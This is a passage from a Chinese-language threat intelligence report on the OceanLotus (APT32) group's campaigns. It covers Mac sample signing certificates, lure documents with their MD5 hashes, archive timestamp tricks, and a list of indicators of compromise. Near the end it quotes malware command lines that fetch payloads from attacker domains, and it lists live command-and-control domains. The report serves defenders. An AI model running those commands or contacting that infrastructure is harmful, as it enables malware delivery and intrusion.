__data:000000001000173F1 db 0E7h
__data:000000001000173F2 db 4Fh ; 0
__data:000000001000173F3 db 0F2h
__data:000000001000173F4 db 0CEh
__data:000000001000173F5 db 96h
__data:000000001000173F6 db 88h
__data:000000001000173F7 db 0C8h
__data:000000001000173F8 db 0F7h
__data:000000001000173F9 db 98h
__data:000000001000173FA db 91h
__data:000000001000173FB db 0ABh
__data:000000001000173FC db 32h ; 2 |
__data:000000001000173FD db 0C9h
__data:000000001000173FE db 5Dh ; ]
__data:000000001000173FF db 11h
__data:00000000100017400 db 0C1h
__data:00000000100017401 db 40h ; @
__data:00000000100017402 db 0D3h
__data:00000000100017403 db 0ACh

```

加密后的数据发送到 C2，如图：

C2: web.dalalepredaa.com



值得注意的是，我们发现海莲花近期的 Mac 样本中有的会带有签名，去重后我们发现常用的为两个：


Melinda Cline (**P74QRJXB2F**)

DAVID DOWELL (**B5YH6VDVRE**)


## Office 样本关联

经过关联分析发现，该宏文档样本与大量样本存在同源情况。


下图为其中比对案例，可以看出，文档的创建内容的时间相同，并且作者同样相同。



下图为模板特征，模板文件名极具海莲花特色。



经过分析发现，我们总结了海莲花的攻击文档中常用的作者名，其中最大规模的攻击活动为“DEV”活动和“Tushar”活动。




通过对各类维度进行关联分析后,可以得到在这一系列恶意宏文档投放活动中涉及的文档名和 Hash 值。

文档名	MD5
test.doc	5c9ef8b5263651a08ea1b79057a5ee28
Scan_Mau_Ao_Thun.doc	b858c08cf7807e462ca335233bd83fe7
Content marketing Kaspersky.doc	c313f8a5fd8ca391fc85193bc879ab02
doc.doc	473dfdefa92725099ca87e992edbc92c
LÝ_ANH_TRUNG_CV.doc	02cec2f17a7910b6fa994f340bbbc297
LÝ ANH TRUNG CV.doc	dd5ae0c0a7e17d101f570812fec4e5e4
LÝ_ANH_TRUNG_CV.doc	90e5ff68bf06cb930ed8c040139c4650
LÝ_ANH_TRUNG_CV.doc	6db450c4c756071eca4ff425d6183d7d
CV-DucNguyenMinh.doc	cb39e2138af92c32e53c97c0aa590d48
CV Nguyen Minh Duc.docx	8e13895504e643cd8e0e87377b25bd6b
Danh sach can bo vi pham.doc	d3c27f779d615a1d3a35dff5e9561eb0
Danh Sach Nhan Vien Bien Thu Tien Cong Ty.docx	27425360d18feea54860420006ea9833
Danh Sach Nhan Vien Bien Thu Tien Cong Ty.docx	cf0142da12509f544a59093495c3a6dd
CV-AnthonyWei-CustomerService.docx	b1df440e5dd64ffae9f7e792993f2f4c
	878fa022bd5e5caf678fe8d728ce42ee
	f78be074f6bc67a712e751254df5f166
Ho Chi Minh.docx	e2aed850c18449a43886fc79b342132f


DS-Card-ChienThang-TraVinh.docx	74b456adf2ae708789fb2d34ecccb954
HopDong-XXX-TP-092018.docx	72263750df84e24fe645206a51772c88
BBLV_ASC_DG_092018.docx	3a574c28beca4f3c94d30e3cf3979f4c
indo.docx	ee836e0f7a40571523bf56dba59898f6
Danh sách các nhà đấu tranh bị bắt 2.9.doc	f6068b672a19ce14981df011a55081e4
1	00ac0d7337290b74bdd7f43ec4a67ddb

针对这批样本的诱饵名称进行分析后，各有特色

1、名称具有政治特色：被捕活动人士名单



2、包括一些利用简历去进行钓鱼攻击活动



可以关联到@vupt\_bka 安全研究员分析的一封海莲花使用简历钓鱼的邮件。

[https://twitter.com/vupt\\_bka/status/1083653486963638275](https://twitter.com/vupt_bka/status/1083653486963638275)




3、还有一些显示诱导宏启动的文档，与以往的诱导界面不一致。



并且历史样本和最新样本技术方面同样存在不同，如下所示，某些历史样本并没有使用模板注入技术，而是使用的直接宏代码执行方法，并将要执行的代码显示在文档内容中，也就是样本分析一节中提到的 OHN 宏代码。






上述这类宏样本在经过关联分析后，可以发现该类攻击最早是在 2017 年，越南上传的诱饵文档，从文件名看，很大概率是测试样本。

SAMPLES 08\_11\_12\_2017 (317)

c4d35f3263fef4a533e7403682a034c3

4、出现频率最高的越南语文档保护诱饵系列



## 压缩包类诱饵关联

在对海莲花的一个 Thu moi 2019.rar 样本进行分析的过程中，我们发现该样本的生成时间疑似存在自定义的嫌疑



因为从样本的上传时间来看，其上传至 VT 的时间为 2019 年 3 月 1 日，而压缩包内的时间差距过大。

First Submission	2019-03-01 01:49:05
Last Submission	2019-03-01 01:49:05

因此，我们对该时间进行关联捕获后，发现了多个海莲花的关联样本。

文件名	MD5
60982849-c8e4-4039-8f59-dfb78d8bab0d 15f5adf1-8798-49bf-b666-4a6c3d90b69e	bcbc1bef20d2befdd290e31269e0174a
4052d2e7-ca42-4cd4-8841-52f782bba411	dfaa343552e8d470096a0a09a018930f
ffea6446-ab7a-4e47-b7ff-e461f9775177	9b1ce9df321ce88ade4ff3b0ada5d414

5d47e097-c3bc-401e-8c0f-e877280b368a	da14eece6191551a31d37d1e96681cd1
Thu moi 2019.rar	76289f02a0b31143d87d5e35839fb24a

因此可以进一步肯定，海莲花团伙会自定义样本的生成时间，并批量生成样本进行投放。

## 总结

本报告涉及了大量的对于海莲花团伙对中南半岛国家攻击活动及所使用的资源，揭示了其从不停歇的攻击历史、极其广泛的攻击目标和非常有创意的技术手段。海莲花组织无论是针对国内外进行攻击，其投放诱饵的手段、载荷变化、木马免杀技术，甚至是回连域名资产均在不停地演进变化，体现了非常强大的对抗能力和攻击意志。

因此，我们在跟踪海莲花针对中国的攻击活动时，通过分析海莲花针对其他实体攻击行动中所体现的 TTP，对其加深了解并持续进行针对性的对抗，这个过程永无止境。

## IOC

域名

syn.servebbs.com

word.webhop.info

beta.officopedia.com

outlook.updateoffices.net

outlook.betamedias.com

outlook.officebetas.com

office.allsafebrowsing.com

open.betaoffice.net

cortanazone.com

b.cortanazone.com

cortanasyn.com

api.blogdns.com

dominikmagoffin.com

blog.artinhauvin.com

worker.baraeme.com

kingsoftcdn.com

style.fontstaticloader.com

plan.evillese.com

bluesky2018man.com

enum.arkoorr.com

background.ristians.com

pong.dynathome.net

zone.servehttp.com

cdn.eworldship-news.com  
api.blogdns.com  
online.stienollmache.xyz  
image.fontstaticloader.com  
mappingpotentials.com  
vnbizcom.com  
cdn3.onlinesurveygorilla.com  
eworldship-news.com  
enormousamuses.com  
163mailservice.com  
stackbio.com  
mailserviceactivation.com  
web.dalalepredaa.com  
rio.imbandaad.com  
p12.alerentice.com

#### 诱饵文档

fd128b9f0cbdc374227cf5564371aacc  
4a0144c7436e3ff67cf2d935d82d1743  
4c30e792218d5526f6499d235448bdd9  
d8a5a375da7798be781cf3ea689ae7ab  
2d3fb8d5b4cefc9660d98e0ad46ff91a  
89e3f31c6261f4725b891c8fd29049c9  
7b0e819bd8304773c3648ab03c9f182a  
c4d35f3263fef4a533e7403682a034c3  
b1df440e5dd64ffae9f7e792993f2f4c  
a76be0181705809898d5d7d9aed86ee8  
2785311085b6ca782b476d9c2530259c  
60501717f81eacd54facecf3ebadc306  
3d7cd531d17799832e262eb7995abde6  
c7931fa4c144c1c4dc19ad4c41c1e17f

#### 同源文档:

5c9ef8b5263651a08ea1b79057a5ee28  
b858c08cf7807e462ca335233bd83fe7  
c313f8a5fd8ca391fc85193bc879ab02  
473fdfe9a92725099ca87e992edbc92c  
02cec2f17a7910b6fa994f340bbbc297  
dd5ae0c0a7e17d101f570812fec4e5e4  
90e5ff68bf06cb930ed8c040139c4650  
6db450c4c756071ecafff425d6183d7d  
cb39e2138af92c32e53c97c0aa590d48  
8e13895504e643cd8e0e87377b25bd6b

d3c27f779d615a1d3a35dff5e9561eb0  
27425360d18feea54860420006ea9833  
cf0142da12509f544a59093495c3a6dd  
b1df440e5dd64ffae9f7e792993f2f4c  
878fa022bd5e5caf678fe8d728ce42ee  
f78be074f6bc67a712e751254df5f166  
e2aed850c18449a43886fc79b342132f  
74b456adf2ae708789fb2d34ecccb954  
72263750df84e24fe645206a51772c88  
3a574c28beca4f3c94d30e3cf3979f4c  
ee836e0f7a40571523bf56dba59898f6  
f6068b672a19ce14981df011a55081e4  
00ac0d7337290b74bdd7f43ec4a67ddb

同源 PE

2f9af6b9d73218c578653d6d9bd02d4d  
c9d29501410e19938cd8e01630dc677b

URL:

<http://download-attachments.s3.amazonaws.com/db08b565038ac83e89e7b55201479f37ea49e525/f0c6ea8e-d2f8-445f-b649-57808b2015b7>

样本特征:

ZA:\Code\Macro\_NB2\Request\PostData32.exe -u https://word.webhop.info/blak32.gif -t 200000  
ZA:\Code\Macro\_NB2\Request\PostData32.exe -u https://syn.servebbs.com/kuss32.gif -t 200000  
UA:\Code\Nb2VBS\Request\PostData32.exe -u https://ristineho.com/threex32.png -t 60000  
XA:\Code\Macro\_NB2\Request\PostData32.exe -u https://cortanasyn.com/kirr32.png -t 200000  
C:\Users\WIN7UTL64\Desktop\Macro\_NB2\_new\Request\PostData32.exe

{C:\Users\WIN7UTL64\Desktop\Macro\_NB2\_new\Request\PostData32.exe -u https://office.allsafebrowsing.com/fdsw32.png -t 240000

SecurityAndMaintenance\_Error.bin

d:\work\malware\vinacap\SecurityAndMaintenance\_Error.png

d:\work\forensics\vinacap\dfir\nhule\files\SecurityAndMaintenance\_Error.png

D:\work\forensics\vinacap\DFIR\Nhule\files\SecurityAndMaintenance\_Error.png

MAC 样本签名:

Melinda Cline (**P74QRJXB2F**)

DAVID DOWELL (**B5YH6VDVRE**)

## 参考链接

[1] <https://ti.qianxin.com/blog/articles/oceanlotus-targets-chinese-university/>

[2] <https://twitter.com/blackorbird/status/1118399331688570880>

[3]

<https://medium.com/@sp1d3rm4n/apt32-oceanlotus-m%E1%BB%99t-chi%E1%BA%BFn-d%E1%BB%8Bch-apt-b%C3%A0i-b%E1%BA%A3n-nh%C6%B0-th%E1%BA%BF-n%C3%A0o-ph%E1%BA%A7n-2-119a24585d9a>

[4] <https://twitter.com/blackorbird/status/1086186184768815104>

[5] <https://twitter.com/RedDrip7/status/1119204830633848834>

## 附录

### 红雨滴高级威胁研究团队（RedDrip Team）

奇安信旗下的高级威胁研究团队红雨滴（天眼实验室），成立于 2015 年，持续运营奇安信威胁情报中心至今，专注于 APT 攻击类高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00, OceanLotus）APT 攻击团伙的安全研究团队，也是当前奇安信威胁情报中心的主力威胁分析技术支持团队。

目前，红雨滴团队拥有数十人的专业分析师和相应的数据运营和平台开发人员，覆盖威胁情报运营的各个环节：公开情报收集、自有数据处理、恶意代码分析、网络流量解析、线索发现挖掘拓展、追踪溯源，实现安全事件分析的全流程运营。团队对外输出机读威胁情报数据支持奇安信自有和第三方的检测类安全产品，实现高效的威胁发现、损失评估及处置建议提供，同时也为公众和监管方输出事件和团伙层面的全面高级威胁分析报告。

依托全球领先的安全大数据能力、多维度多来源的安全数据和专业分析师的丰富经验，红雨滴团队自 2015 年持续发现多个包括海莲花在内的 APT 团伙在中国境内的长期活动，并发布国内首个团伙层面的 APT 事件揭露报告，开创了国内 APT 攻击类高级威胁体系化揭露的先河，已经成为国家级网络攻防的焦点。

更多团队文章敬请扫码关注

